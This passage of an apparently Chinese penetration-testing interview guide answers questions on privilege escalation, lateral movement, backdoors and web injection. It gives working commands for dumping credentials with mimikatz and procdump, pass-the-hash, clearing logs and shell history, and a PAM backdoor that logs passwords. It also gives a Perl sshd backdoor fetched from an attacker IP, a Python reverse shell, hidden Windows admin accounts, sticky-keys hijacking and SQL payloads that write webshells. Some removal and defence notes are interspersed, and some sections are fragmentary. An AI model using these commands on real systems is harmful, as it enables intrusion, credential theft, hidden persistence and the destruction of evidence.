借助 winhex 来实现 sam 文件的复制和粘贴到本地，然后使用 ophcrack 工具进行破解 SAM 文件

然后重启机器：shutdown -r -t 5 //5 秒后重启

输入破解得到的账号和密码

3) 获得 system 权限后，也可以直接替换 msv1_0.dll 文件，实现无密码登录

7) 令牌窃取提权：通过使用烂土豆和令牌窃取进行 web 提权，通过 msf 获取会话，在 web 上传烂土豆，msf 执行烂土豆（excute -ch -f ./potato.exe），然后使用令牌窃取模块，获取 system 权限（只适用于 2008 之前的系统）

8) 进程注入提权：

1、Windows2008 以前版本：使用 pinjector 工具

步骤：

1) 上传 pinjector 工具到靶机

2) pinjector -p PID cmd 端口（PID 为 system 权限的 PID）

3) kali 连接注入进程的端口 nc 靶机 IP 端口

2、Windows2008 之后：使用 pexec 工具

步骤：

1) pexec.exe PID

2) kali 连接：nc.exe -t 靶机 IP 9999

注：如果目标进程开启了，动态地址，ASLR，等则注入会失败，程序崩溃

1.1.23 Linux 怎么提权？

1、脏牛提权

2、sudo 提权

3、SUID 提权

4、首先通过 `uname -a` 查看 linux 版本号，根据 linux 版本号到 kail 里面通过 searchsploit linux XX 系统 版本号找出对应的 exp 进行提权或根据版本号到 github 上面下载对应的 exp 编译运行提权

1.1.24 内网横向攻击怎么做？

利用攻击下来的机器，通过 Webshell 直接上传 CS 木马到对方服务器运行，在 CS 软件上面开启 SocksProxy 代理，后进行信息收集：包括网段探测、端口服务探测、存放密码的文件、敏感的日志文件，中间件和系统是否存在漏洞，首先可以通过 mimikatz 工具获取服务器的用户密码，尝试远程 rdp 登录服务器，如果获取不到密码，尝试使用超级弱口令软件对 rdp、ssh 服务进行爆破；通过之前收集的信息，进行尝试服务弱口令、未授权访问、反序列化、SQL 注入等操作

1.1.25 隐藏攻击痕迹的方法？

外部隐藏：

1、使用跳板机、肉鸡

2、使用代理服务器

3、Tor 工具：能匿名通信的自由软件，隐藏用户真实地址、避免网络监控及流量分析

内部隐藏：

1) windows: 3389 日志、dos 命令日志、web 日志

a、bat 脚本清除

b、日志清理：

按路径清除(效率较低)

事件查看器直接删除

命令行一键删除 Windows 事件日志

使用脚本停止日志的记录(原理就是通过脚本停止日志的进程)

通过工具指定删除单条日志

Windows 日志伪造

c、永久擦除：

使用 `shift+delete` 快捷键永久删除

使用 `cipher` 命令多次覆盖写：`cipher /w:D:\tools`

使用 `format` 命令覆盖格式化：`format D: /P:8` (表示把 D 盘用随机数覆盖 8 次)

d、利用 Metasploit 痕迹清除

```
meterpreter > run event_manager -c
```

```
meterpreter > clearev
```

2) Linux

a、清除日志

按路径清除：

工具: zap、zap2 或者 z2

/var/log/btmp 记录所有登录失败信息, 使用 lastb 命令查看

/var/log/lastlog 记录系统中所有用户最后一次登录时间的日志, 使用 lastlog 命令

/var/log/wtmp 记录所有用户的登录、注销信息, 使用 last 命令查看

/var/log/utmp 记录当前已经登录的用户信息, 使用 w, who, users 等命令查看

/var/log/secure 记录与安全相关的日志信息

/var/log/message 记录系统启动后的信息和错误日志

清空日志: 使用重定向符号 “>”: echo > var/log/xx

删除/替换部分日志:

删除所有匹配到字符串的行, 比如以当天日期或者自己的登录 ip

sed -i ' /自己的 ip/' d /var/log/xxx

全局替换登录 IP 地址:

sed -i 's/攻击者 IP/目标 IP/g' /var/log/xxx

b、清除历史记录:

1) history -c

2) vim .bash_history

3) 编辑/etc/profile 文件, 设置 HISTSIZE=0

4) 代码: unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG; export

HISTFILE=/dev/null; export HISTSIZE=0; export HISTFILESIZE=0

c、粉碎文件: shred、wipe、dd、secure-delete 命令

Shred 命令:

-f: 必要时修改权限以使目标可写

-u: 覆盖后截断并删除文件

-z: 最后一次使用 0 进行覆盖以隐藏覆盖动作

-n: 指定覆盖的次数

用法: shred -f -u -z -v -n 8 1.txt

Wipe 命令: 用法: wipe + 文件名

dd if=/dev/zero of=要删除的文件 bs=大小 count=写入的次数

Secure-Delete 是工具集合, 提供 srm、smem、sfill、sswap, 安全删除文件的命令行工具

srm filenames

fill filename

sswap /dev/sda1

smem

d、隐藏 SSH 登录记录

使用 kali 命令: ssh -T root@192.168.0.1 /bin/bash -i

1.1.26 mysql 如何拿 webshell?

1、首先满足以下条件:

需要知道网站远程目录

需要 mysql root 权限

需要远程目录有读写权限

需要数据库开启 `secure_file_priv`，且值为空

魔术符号: `magic_quotes_gpc` 必须是关闭状态

2、找出网站物理路径

3、通过 union select 把一句话木马写到 web 站点目录下的脚本中

```
union select "<?php @eval($_POST['123']);?>", 2 into outfile "网站物理路径\123.php"++  
+&Submit=Submit
```

1.1.27 如何拿一个网站的 webshell?

文件上传漏洞，后台编辑模板，sql 注入写文件，命令执行，代码执行，一些已经爆出的 cms 漏洞

1.1.28 如何知道中了 arp 病毒?

- 1、使用 Sniffer 抓包：捕获所有到达本机的数据包。找出某个 IP 不断发送 ARP Request 请求包，这台电脑一般就是病毒源
- 2、在两台不能上网的机器，利用 `arp -a` 查找共有的 ip 地址，一般电脑只会和网关进行通讯
- 3、在任意一台受影响的机器上使用 `tracert` 命令访问外网，查看第一跳地址一般就是病毒电脑

1.1.29 arp 攻击原理？如何防范？

原理：每台主机都有一个 ARP 缓存表，缓存表中记录了 IP 地址与 MAC 地址的对应关系，而局域网数据传输依靠的是 MAC 地址。

在 ARP 缓存表机制存在一个缺陷，就是当请求主机收到 ARP 应答包后，不会去验证自己是否向对方主机发送过 ARP 请求包，就直接把这个返回包中的 IP 地址与 MAC 地址的对应关系保存进 ARP 缓存表中，如果原有相同 IP 对应关系，原有的则会被替换。这样攻击者就有了偷听主机传输的数据的可能

防御 arp 攻击：

- 1、每台主机静态绑定：`arp(arp -s 10.1.1.254 00-01-2c-a0-e1-09)`

缺点：工作量大

- 2、采用 arp 防火墙

3、硬件级 arp 防御，交换机支持“端口”做动态 ARP 绑定（配合 DHCP 服务器）或做静态 ARP 绑定

1.1.30 为什么 aspx 木马权限比 asp 大？

ASP.net 程序的访问权限由 ASP.net 的权限来决定

asp 木马隶属于 guest 组，aspx 隶属于 Users 组，所以 aspx 权限就要高

1.1.31 Windows 和 Linux 如何识别用户权限的？

Windows: SID(administrator:500; guest: 501): 安全标识符 (Security Identifiers)，是标识用户、组和计算机帐户的唯一的号码

例: S-1-5-21-310440588-250036847-580389505-500

第一项 S 表示该字符串是 SID；第二项是 SID 的版本号，第三项是标志符的颁发机构，第四项是子颁发机构，前面几项是标志域的，最后一个标志着域内的帐户和组

注册表: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\ProfileList\

Linux: UID(0:root)

位置: /etc/passwd

1.1.32 UAC 机制是什么？有什么用？

UAC 介绍: UAC 是微软在 Windows Vista 以后版本引入的一种安全机制

UAC 作用: 通过 UAC，应用程序和任务可始终在非管理员帐户的安全上下文中运行，除非管理员特别授予管理员级别的系统访问权限。UAC 可以阻止未经授权的应用程序自动进行安装，并防止无意中更改系统设置

注: 管理员不一定具备所有权限，可查看 secpol.msc-安全设置-本地策略-用户权限分配

1.1.33 UAC 绕过手段有哪些？

1，白名单提权机制；如：

Wusa.exe Bypass UAC

infDefault.exe Bypass UAC

PkgMgr.exe Bypass UAC

sdclt.exe Bypass UAC:

- 1) 启动 sdclt.exe 进程;
- 2) 校验是否为 KICKOFFJOB 参数, 若为该参数则启动%systemroot%\system32\sdclt.exe;
- 3) 对该进程进行提权

2, DLL 劫持

3, Windows 自身漏洞提权

4, 远程注入

5, COM 接口技术

1.1.34 横向移动-获取域控制器 hash 值的几种方式?

1、基于 sam 和 system 文件 导出 sam 和 system 文件

命令: reg save hklm\system system.hive

reg save hklm\sam sam.hive

使用 mimikatz 工具读取 Sam 和 system 文件

命令: lsadump::sam /sam:C:/1/sam.hive /system:C:/1/system.hive

2、使用 mimikatz 工具

命令: mimikatz.exe privilege::debug sekurlsa::logonpasswords

3、使用 procdump 工具

命令: Procdump.exe -accepteula -ma lsass.exe lsass.dmp

再通过 mimikatz 分析 lsass.dmp 文件:

privilege::debug

sekurlsa::minidump lsass.dmp

sekurlsa::logonpasswords full

1.1.35 域横向-PTH 的几种方式?

什么是 PTH: pass the hash(利用 lm 或者 ntlm 的值)

上面已经获取到了域控制器的 hash 值, 在 mimikatz 命令行内输入 log 输入日志, 方便复制 hash 值

1、使用 mimikatz 工具进行 pth

命令: sekurlsa::pth /user:administrator /domain:"域名" /ntlm: hash 值

结果: 执行完后弹出一个具备域控权限的 cmd

2、使用 Crackmapexec (kali 下进行安装: apt-get install crackmapexec)

命令: crackmapexec smb 域控 IP -u administrator -H hash 值 -d 域名 -x 命令

结果: 获得域控管理员权限

3、使用 impackt 工具包

1) wmicexec.py: python3 wmicexec.py -hashes

00000000000000000000000000000000:hash 值 Administrator@域控 IP

2) psexec.py: python3 psexec.py -hashes

00000000000000000000000000000000:hash 值 Administrator@域控 IP

3) smbclient.py: python3 smbclient.py -hashes

00000000000000000000000000000000:hash 值 域名/Administrator@域控 IP

1.1.36 Linux 后门有哪些? 如何手动去除后门?

1、PAM 后门

介绍: PAM(Pluggable Authentication Modules): 负责验证密码是否正确的模块

条件: 获取到了 root 权限、关闭 selinux 和临时关闭 setenforce 0

植入: 1) 查看 pam 版本号: rpm -a | grep pam

2) 下载对应版本的 pam 源码包: <http://www.linux-pam.org/library/>

3) 安装 gcc 编译器和 flex 库: yum install gcc flex flex-devel -y

4) 留 pam 后门和保存 ssh 登录密码:

修改 Linux-PAM-xx/modules/pam_unix/pam_unix_auth.c 源码实现自定义密码认证和保存登录密码

```
if(strcmp("fuckyou", p)==0){return PAM_SUCCESS;} //fuckyou 为后门密码

if(retval == PAM_SUCCESS){

    FILE * fp;

    fp = fopen("/tmp/.sshlog", "a"); //ssh 登录的用户名密码保存位置

    fprintf(fp, "%s : %s\n", name, p);

    fclose(fp);}
```

5) 编译: 在 Linux-PAM-xx 目录下执行” ./configure”, 执行完再执行 make

6) 将新编译好的 PAM 模块复制到靶机的/lib64/security/目录下

```
cp /Linux-PAM-1.1.8/modules/pam_unix/.libs/pam_unix.so /usr/lib64/security/pam_unix.so
```

7) 利用后门: ssh root@靶机 IP, 输入密码即可

发现与修复:

1) 发现进程: netstat -anpt

2) 检查 pam_unix.so 的修改时间:

```
stat /lib/security/pam_unix.so          #32 位
```

```
stat /lib64/security/pam_unix.so        #64 位
```

3) 清除 pam 后门: yum reinstall pam

2、SSH 软连接后门

第一种:

1) 创建 root 账户 ssh 软链接后门命令:

```
ln -sf /usr/sbin/sshd /usr/local/su;/usr/local/su -oPort=12345 #ssh 软链接
```

```
systemctl stop firewalld.service #关闭服务器的防火墙, 不然连接不上
```

2) 任意密码连接: ssh root@XXX.XXX.XXX.XXX -p 12345

第二种: 创建其它账户 ssh 软连接后门命令 (前提: 服务器存在普通账户 wxg)

1) 第一步执行以下命令:

```
echo "  
#%PAM-1.0  
auth      sufficient      pam_rootok.so  
auth      include         system-auth  
account   include         system-auth  
password  include         system-auth  
session   include         system-auth" >> /etc/pam.d/wxg
```

2) 执行开启软链接命令

```
ln -sf /usr/sbin/sshd /tmp/wxg;/tmp/wxg -oPort=14725
```

3) systemctl stop firewalld.service #关闭服务器的防火墙, 不然连接不上

去除后门:

1) 检查端口, 发现异常服务 PID (一般为 su)

2) 查看 PID 使用程序: ll /proc/PID 号

3) 确定软连接后门: find -name su, 然后使用 ll + 路径: 来发现被软连接的 su 的绝对路径

4) 删除软连接: `ln -rf 被软连接的 su 的绝对路径`

5) 杀 su 进程: `kill -9 PID 号`

3、Perl 脚本实现 SSH 后门

1) **实现原理:** 将命名为 sshd 的 Perl 脚本替换到 `/usr/sbin/sshd`, 系统原先的 sshd 移到 `/usr/bin` 下

2) **后门源码:**

```
#!/usr/bin/perl

exec"/bin/sh"if(getpeername(STDIN)=~/^..zf/);

exec{" /usr/bin/sshd"}"/usr/sbin/sshd", @ARGV;
```

代码解释:

第一行: 如果当前文件句柄 STDIN 是一个 socket, 且 socket 的远程连接源端口是 31334, 则执行 `/bin/sh`, 并结束当前程序运行, 相当于反弹一个 root shell (sshd 是以 root 权限运行的) 给远程 socket

第二行: 启动 sshd (`/usr/bin/sshd` 是真正的 sshd) 服务, 凡是传递给 `/usr/sbin/sshd` (后门) 的参数都传递给真正的 sshd (这一行保证了普通用户也可以正常使用 ssh 服务, 登录并不会有什么异常现象)

3) **操作步骤:**

- 通过靶机运行 `wget` 命令下载 Perl 脚本: `wget http://攻击者指定 IP/sshd`
- 移动靶机原本的 sshd 文件到 `/usr/bin/sshd`: `mv /usr/sbin/sshd /usr/bin/sshd`
- 将后门 ssh 文件放到 `/usr/sbin/sshd` 下: `mv sshd /usr/sbin/sshd`
- 授权: `chmod 777 /usr/sbin/sshd`
- 重启 sshd 服务: `service ssh restart`
- 控制端 socat 连接靶机: `socat STDIO TCP4:靶机 IP:22, sourceport=31334`

4) **应急响应处理:**

- 正常的 sshd 文件为 ELF 格式, 后门是文本格式, 使用 `file` 命令可以查看出不同
- 通过 `netstat -lntup` 命令找出 ESTABLISHED 状态的 sh 连接, socat 这类的进程
- 使用 `ll /proc/PID` 号查找出路径, 删除 Perl 脚本, 将原来的放回来

4、隐藏式 alias 后门

1) **原理:** 创建一个别名文件, 里面包含别名设置和反弹 shell 命令, 同时更改后门文件的最近改动时间; 在开机启动的配置文件中加上对应的代码来达到开机运行这个脚本的目的, 当用户使用这个别名时, 就会反弹 shell 到攻击者

2) **步骤:**

f、通过找出不一致的地方发现后门文件，查看对应文件内容，通过转码查看源码，确定后门文件

g、清除后门文件

5、隐藏式 vim+python 文件后门

1) 检查靶机 vim 支持情况: `vim -version`(可能不支持 py3)

2) 准备支持的 python 脚本，并上传到靶机

```
import socket, subprocess, os;
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect(("攻击者 IP", 监听端口));
os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2);
p = subprocess.call(["/bin/sh", "-i"]);
```

3) 攻击实现目标

1、`vim -E -c "py3file shell.py"` 命令启动的时候不显示该窗口

2、将 `netstat -anpt` 查看到的可疑连接隐藏起来

4) 步骤:

a、隐藏窗口:

命令: `(nohup vim -E -c "py3file shell.py"> /dev/null 2>&1 &)`

#将 nohup 的执行结果输出到/dev/null 中

#其中/dev/null 在 linux 中代表空设备，结果输出到空设备也就是丢弃 nohup 的执行结果。

#“2”在 linux 中代表错误输出，“1”在 linux 中代表标准输出，在此处也就是 nohup 的输出。

2>&1 表示将错误输出绑定到标准输出上，在此处也就是将错误输出同样输出到空设备上不进行显示

b、隐藏进程 PID 和名称

命令 1: `mkdir null`

命令 2: `mount --bind null /proc/vim 的 PID 号`

命令 3: `netstat -anpt` //无法看到 PID 和名称

解释: #mount --bind 命令是将前一个目录挂载到后一个目录上，所有对后一个目录的访问其实都是对前一个目录的访问，并且会将前一个目录路径隐藏起来

5) 应急响应

a、查看系统所有挂载文件系统的信息: `cat /proc/$$/mountinfo`

b、找出可疑挂载(一般是在最下面)(一般是/root/null proc/xxxx ...)

c、卸载挂载: `umount /proc/xxxx`

d、查找 PID 对应的文件名称: `ps aux | grep xxxx`

e、全盘搜索找出的文件: `find -name shell.py`

f、杀进程: `kill -9 xxxx`

g、检查是否清除干净: `netstat -anpt`

1.1.37 Windows 后门有哪些？如何去除后门？

1、隐藏账户：

1) 实现步骤：

a、创建隐藏账户：

```
net user xxx$ 密码 /add #添加 hacker$隐藏用户
net localgroup administrators xxx$ /add #将 hacker$用户添加进管理员组中
```

b、设置远程桌面允许隐藏用户登录

c、控制面板->用户账户->管理账户和管理工具->计算机管理->本地用户和组->用户中的隐藏账户

首先打开注册表编辑器，找到 HKEY_LOCAL_MACHINE\SAM\SAM，点击右键，选择“权限”，将 Administrator 用户的权限，设置成“完全控制”，重新打开注册表，确保可以看到 SAM 路径下的文件
其次前往 SAM/Domains/Account/Users/Names 处，选择 Administrator 用户，在右侧的键值处可以找到对应的值如 0x1f4，然后从左侧的 Users 目录下可以找到对应的文件

然后从对应的 000001F4 文件中将键值对 F 的值复制出来。然后同理找到隐藏账户 wxiaoge\$ 所对应的文件，并将从 Administrator 文件中复制出来的 F 值粘贴进 wxiaoge \$ 文件中

最后将 wxiaoge \$ 和 000003EB 从注册表中右键导出，并删除 wxiaoge\$ 用户，然后将刚刚导出的两个文件重新导入进注册表中即可实现 wxiaoge 用户的隐藏

2) 应急响应

发现隐藏账户：查看注册表，在注册表中

HKEY_LOCAL_MACHINE\SA\SAM\Domains\Account\Users\Names 位置可以看到所有的用户名

处置方式：将注册表中的 wxiaoge\$ 账户以及其对应的 000003EB 删除即可删除该后门账户

2、shift 粘贴键后门

1) 创建后门：

粘滞键的启动程序在 C 盘的 Windows/system32 目录下为 sethc.exe。所以我们打开注册表，定位到以下路径：HKEY_LOCAL_MACHINE\ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File ExecutionOption，在目录中新建一个 sethc.exe 的子项，并添加一个新键 debugger，debugger 的对应键值为后门木马的路径

2) 验证后门

shift 粘贴键后门创建完成之后，在锁屏状态下连按次 shift 粘贴键，木马文件运行

3) 应急响应

发现：通过工具查看发现多了两个镜像劫持，文件位置在注册表的 HKEY_LOCAL_MACHINE\ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File ExecutionOption，双击 sethc.exe 文件就会进入注册表，查看注册表键值，确实被植入了 shift 粘贴键后门

处置：根据 debugger 键值查找到木马文件，删除木马文件

1.1.38 内网渗透反向代理工具有哪些？

网络层

IPV6 隧道：socat、6tunnel 、nt6tunnel

ICMP 隧道：icmpsh、pingtunnel、icmptunnel、powershell icmp

GRE 隧道

传输层

TCP/UDP 隧道: LCX、nc、FRP、nps、socat

常见端口转发

应用层

SSH 隧道: SSH、CS、冰蝎

HTTP 隧道: regeorg

HTTPS 隧道

DNS 隧道: dnscat2、CS

1.1.39 获取域控主机的方法有哪些?

- 1) net view /domain
 - 2) nslookup DD.xy.com 或 ping 域控主机 #获取域控主机 ip 地址
 - 3) 通过扫描内网机器开放 389(LDAP 协议), 636(LDAPS 协议), 53(DNS 端口)
 - 4) net group "Domain controllers" /Domain
 - 5) net time /do #获取当前域控主机名称
- 1.1.40

OWASP Top 10 篇

1.1.1 SQL 注入

1.1.1 MySQL 注入读文件或写 webshell 时利用函数有哪些?

outfile、dumpfile、load_file

1.1.2 在服务器上写入文件时能否成功取决于什么?

参数 secure_file_priv 的值

1.1.3 参数 secure_file_priv 有几种值?

三种; 分别是:

- 1、secure_file_priv 为空时, 对导入导出无限制
- 2、当值为一个指定的目录时, 只能向指定的目录导入导出
- 3、当值被设置为 NULL 时, 禁止导入导出功能

1.1.4 outfile 和 dumpfile 的区别是什么？

- 1、outfile 函数可以导入多行，而 dumpfile 只能导入一行数据
- 2、outfile 函数将数据写到文件里时有特殊格式转换，而 dumpfile 则保持原数据格式

1.1.5 outfile 和 load_file 的区别是什么？

- 1、outfile 用于写文件，load_file 用于读文件
- 2、outfile 后面不能接 0x 开头或者 char 转换以后的路径，只能是单引号路径；load_file 后面的路径可以是单引号、0x、char 转换的字符

1.1.6 常见的 URL 编码有哪些？

Backspace(退格)-%08、tab-%09、linefeed(换行)-%0A、creturn-%0D

space(空格)-%20、!-%21、"-%22、#-%23、\$-%24、%- %25、&-%26、'-%27、(-%28、)-%29、*-%2A、+-%2B、, -%2C、- %2D、. %2E、/-%2F

参考：链接\URL 编码表.png

1.1.7 SQL 时间型盲注使用那些函数？

Sleep、benchmark、writeup、rlike、大笛卡儿积的联合查询表

1.1.8 SQL 注入时怎么绕过？

- 1、关键字可以用%（只限 IIS 系列）：如：select，可以 sel%e%ct
- 2、通杀的，内联注释，如： /*!select*/
- 3、编码，可两次编码
- 4、multipart 请求绕过，在 POST 请求中添加一个上传文件，绕过了绝大多数 WAF
- 5、复制参数，id=1&id=1
- 6、组合法：and 可以用&&再 URL 编码
- 7、替换法：and 改成&&;=可以用 like 或 in 等
- 8、关键字大小写绕过

1.1.9 SQL 注入怎么防御？

一、代码层面：

- 1、直接下载相关防范注入文件，通过 include 包含放在网站配置文件里面
- 2、使用 PDO 预处理，对 SQL 语句进行预编译，然后进行参数绑定，最后传入参数
- 3、限制关键字的输入，如单引号、双引号、右括号等，限制输入的长度

- 4、使用正则表达式匹配 `sleep`、`load_file` 等关键字，如果匹配到，则退出程序
- 5、将报错信息屏蔽，不呈现给用户

二、网络层面：

- 1、通过 WAF 设备启用防 SQL Inject 注入策略

1.1.10 如何突破注入时字符被转义？

' 被过滤：

- 1) 考虑宽字符注入(%df)
- 2) 转义字符绕过('\'')
- 3) hex 编码绕过（尝试利用 ANSI 字符代码变体来达到目的，如'号对应 chr(39)是否成功取决于程序是否做了过滤）

= 被过滤：

- 1) 考虑使用 like 或者 in 代替
- 2) 盲注时还能使用<小于，>大于，或者函数来代替

and、or 被过滤：

- 1) 使用&&、||代替
- 2) 字母之间使用+或%连接(a+n+d)
- 3) 内联注释绕过(/*and/)

, 被过滤：

- 1) 如果语句中的逗号被过滤，使用 join 绕过

如：union select * from ((select 1)a join (select 2)b);

- 2) 如果盲注函数：substr()、substring()、mid()、limit 中的逗号被过滤

substr 和 mid: substr、mid(str from pos for len)形式

substring: substring(str from pos)

limit: 使用 offset 代替逗号

1.1.11 Sql 注入无回显的情况下，mysql 下利用什么构造代码，mssql 下又如何？

- (1) 没有回显的情况下，一般编写脚本，进行自动化注入，但由于防火墙的存在，容易被封禁 IP，可以尝试调整请求频率，有条件的使用代理池进行请求
- (2) 此时也可以使用 DNSlog 注入，原理：把服务器返回的结果放在域名中，然后读取 DNS 解析时的日志，来获取想要的信息
- (3) Mysql 中利用 `load_file() \dumpfile()` 构造 payload
- (4) Mssql 下利用 `master..xp_dirtree` 构造 payload

1.1.12 phpmyadmin 写 shell 的方法?

一、创建数据表导出 shell

```
CREATE TABLE `mysql`.`shadow9` (`content` TEXT NOT NULL ); INSERT INTO `mysql`.`shadow9`  
(`content`) VALUES ( 'php @eval($_POST[pass]);?&gt;' );<br/SELECT `content` FROM `shadow9` INTO OUTFILE 'C:\\phpStudy\\WWW\\90sec.php' ;  
DROP TABLE IF EXISTS `shadow9`;
```

二、一句话导出 shell

```
select 'php @eval($_POST[pass]);?&gt;' into outfile 'c:\\phpstudy\\www\\90sec.php';<br/select 'php @eval($_POST[pass]);?&gt;' into outfile 'c:\\phpstudy\\www\\bypass.php';</pre
```

三、日志备份获取 shell

```
show global variables like "%genera%";//查询 general_log 配置  
set global general_log='on';//开启 general log 模式  
SET global general_log_file='D:/phpStudy/WWW/cmd.php';//设置日志文件保存路径  
SELECT 'php phpinfo();?&gt;';//phpinfo() 写入日志文件<br/set global general_log='off';//关闭 general_log 模式
```

1.1.13 预编译能否 100%防 sql 注入?

不能

一、类似于宽字节注入

二、参数是一串数组，PDO 不会生效

三、PDO 对 DDL（数据库定义语言）不生效

注：DDL 主要包含 create、drop、alter 等关键字

1.1.14 宽字符注入的原理？如何利用宽字符注入漏洞？

原理：在 mysql 中使用了 gbk 编码，占用 2 个字节，而 mysql 的一种特性，GBK 是多字节编码，它认为两个字节就代表一个汉字，所以%df 时候会和转义符\ (%5c)进行结合，所以单引号就逃逸了出来

利用：当第一个字节的 ascii 码大于 128，就可以了

1.1.15 CRLF 注入的原理

CRLF 注入被称为 HTTP 拆分攻击 (HTTP Splitting) CRLF 是”回车 + 换行” (\r\n) 的简称，在 HTTP 协

议中，HTTP Header 与 HTTP Body 是用两个 CRLF 分隔的，浏览器就是根据这两个 CRLF 来取出 HTTP 内容并显示出来。所以，一旦我们能够控制 HTTP 消息头中的字符，注入一些恶意的换行

1.1.16 mysql 数据库用户密码存放在哪？密码采用什么加密方式？

存放在 **mysql** 库的 **users** 表中，采用 **SHA1** 方式加密

1.1.17 为什么参数化查询可以防止 sql 注入？

原理：使用参数化查询数据库服务器不会把参数的内容当作 sql 指令的一部分来执行，是在数据库完成 sql 指令的编译后才套用参数运行

简单的说：参数化能防注入的原因在于，语句是语句，参数是参数，参数的值并不是语句的一部分，数据库只按语句的语义跑

1.1.18 SQL 语句有哪些？

SQL 语句主要可以划分为以下 3 个类别

DDL (Data Definition Languages) 语句：数据定义语言，这些语句定义了不同的数据段、数据库、表、列、索引等数据库对象的定义。常用的语句关键字主要包括 **create**、**drop**、**alter** 等

DML (Data Manipulation Language) 语句：数据操纵语句，用于添加、删除、更新和查询数据库记录，并检查数据完整性，常用语句关键字包括 **insert**、**delete**、**update** 和 **select** 等(增添改查)

DCL (Data Control Language) 语句：数据控制语句，用于控制不同数据段直接的许可和访问级别的语句。定义了数据库、表、字段、用户的访问权限和安全级别。语句关键字包括 **grant**、**revoke** 等

1.1.2 反序列化\命令执行

1.1.1 为什么需要序列化和反序列化？

实现进程间的对象传送，方便在网络上传输，节约系统资源

1.1.2 什么是序列化和反序列化？用到了什么函数？

Java 序列化是指把 **Java 对象**转换为**字节序列**的过程；

Java 反序列化是指把**字节序列**恢复为 **Java 对象**的过程

PHP 使用函数: `serialize()`, `unserialize()`

java: 序列化调用的函数:

序列化: `java.io.ObjectOutputStream` 类中的 `writeObject()`

实现 `Serializable` 和 `Externalizable` 接口的类才能被序列化

反序列化调用的函数:

反序列化: `java.io.ObjectInputStream` 类中的 `readObject()`

1.1.3 反序列化漏洞产生原理?

PHP 的序列化和反序列化:

原理: 服务器接收攻击者反序列化过的字符串、并且未经过滤的把其中的变量直接放进魔术方法里面, 从而造成漏洞

过程:

当传给 `unserialize()` 的参数可控时, 那么用户就可以注入 payload

当进行反序列化的时候有可能会触发对象中的一些魔术方法, 造成反序列化漏洞

举例: `0:7:"chybeta":1:{s:4:"test";}`

这里的 0 代表存储的是对象 (object), 假如 `serialize()` 传入的是一个数组, 存储对象为 a。7 表示对象的名称有 7 个字符。“chybeta”表示对象的名称。1 表示有一个值。{s:4:“test”;} 中, s 表示字符串, 4 表示该字符串的长度, “test”为字符串的名称

JAVA Java 序列化和反序列化:

1) Java 对象转换为字节序列的过程便于保存在内存、文件、数据库中, `ObjectOutputStream` 类的 `writeObject()` 方法可以实现序列化

2) Java 反序列化是指把字节序列恢复为 Java 对象的过程, `ObjectInputStream` 类的 `readObject()` 方法用于反序列化

1.1.4 如何查找反序列化漏洞？

1. 确定反序列化的输入点

首先再出readObject()方法的调用，找到之后进行下一步的注入操作

查找方法

- 源码审计：寻找可以利用的靶点，确定调用反序列化函数readObject() 的调用点
- 流量抓包：一般都有固定的流量特征

黑盒流量分析(奇安信秋招面试题)

在 Java反序列化传送的包中，一般有两种传送方式

1. TCP 传输，在TCP报文中，一般是二进制流的方式。流量特征：aced0005，这个16进制流基本上意味着Java反序列化的开始
2. HTTP 传输，在HTTP报文中，大多以base64传输。流量特征：r00AB，其实是 aced0005的base64编码的结果。流量中有以上特征，意味着存在Java反序列化，可尝试构造payload

白盒代码审计

1. 观察实现了Serializable 接口的类是否存在问题
2. 观察重写了readObject方法的函数逻辑是否存在问题
2. 再考察应用的Class Path中是否包含Apache Commons Collections库
3. 生成反序列化 payload
4. 执行payload

1.1.5 如何修复反序列化漏洞？

1、升级中间版本

2、严格控制变量、严禁使用魔术函数

1.1.6 如何防御反序列化漏洞？

1、类的白名单校验机制：

传入的数据在反序列化之前，对类型名做一个检测，不符合白名单的类不进行反序列化操作。例如：
Runtime 肯定不会在白名单中

2、禁止 JVM 执行外部命令 Runtime.exec：

这个举措可以通过扩展 SecurityManager 可以实现

1.1.7 命令执行、文件读取的函数有哪些？

执行系统：assert、system、passthru、exec、shell_exec、popen、proc_open、escapeshellcmd

执行代码: eval、assert、call_user_func、call_user_fun、call_user_func_array、create_function

文件读取: file_get_contents、fopen、readfile、fread、fgets、show_source、parse_ini_file()

1.1.8 常见的魔法函数有哪些?

__construct(): 当一个对象创建时被调用

__destruct(): 当一个对象销毁时被调用

__toString(): 当一个对象被当作一个字符串使用

__sleep(): 在对象在被序列化之前运行

__wakeup(): 将在序列化之后立即被调用

1.1.9 命令执行如何修复?

1、升级中间件、及时打补丁

2、修改 php.ini 配置文件里 disable_functions 禁用一些危险函数

3、关注行业最新动态，一旦出现漏洞，迅速修复

1.1.20 安全模式下如何绕过 php 的 disable fuction?

1、dl() 函数: 在 PHP 文件运行时，载入一个 PHP 扩展文件

2、组件漏洞

3、环境变量

1.1.3 文件包含

1.1.1 php 的 LFI 漏洞原理是什么?

原理: 包含的文件设置为变量，无过滤导致可以调用恶意文件 还可以对远程文件包含

条件: allow_url_include = on

allow_url_fopen: on

1.1.2 文件包含漏洞利用的函数有哪些？

PHP: Include、Include_once、Require、Require_once

JSP/Servlet: java.io.File()、 java.io.FileReader()

ASP: include file、include virtual

1.1.3 PHP 伪协议有哪些？

php://input: 将 POST 输入流当做 PHP 代码执行

注: 1) allow_url_include=**on**; allow_url_fopen=**on/off**

2) **写入一句话木马时** allow_url_fopen 的参数值必须为: **on**

例: ?file=php://input <?php fputs(fopen('shell.php','w'),'<?php
@eval(\$_GET[cmd]); ?>'); ?>

php://filter: 获取指定文件的源码

例: ?a=php://filter/read=convert.base64-encode/resource=/路径/1.txt # 编码读取

?a=php://filter/write=convert.base64-encode/resource=/路径/1.txt&txt=内容 # 编码写入

注: 1) 以 **base64 编码**将文件内容输出, 不然源代码会直接当做 php 代码执行就看不到

2) allow_url_include=**on/off**, allow_url_fopen=**on/off**

zip://: 访问压缩包里的文件, 后面必须是**绝对路径**

条件: allow_url_fopen: **off/on**; allow_url_include: **off/on**

利用:

1、现将要执行 php 代码写好并且命名为 a.txt, 将 a.txt 进行 zip 压缩, 命名为 a.zip, 如果可以上传 zip 文件便直接上传, 如若不能可将 a.zip 命名为 a.jpg 上传;

2、将 a.php 直接压缩成 a.bz2

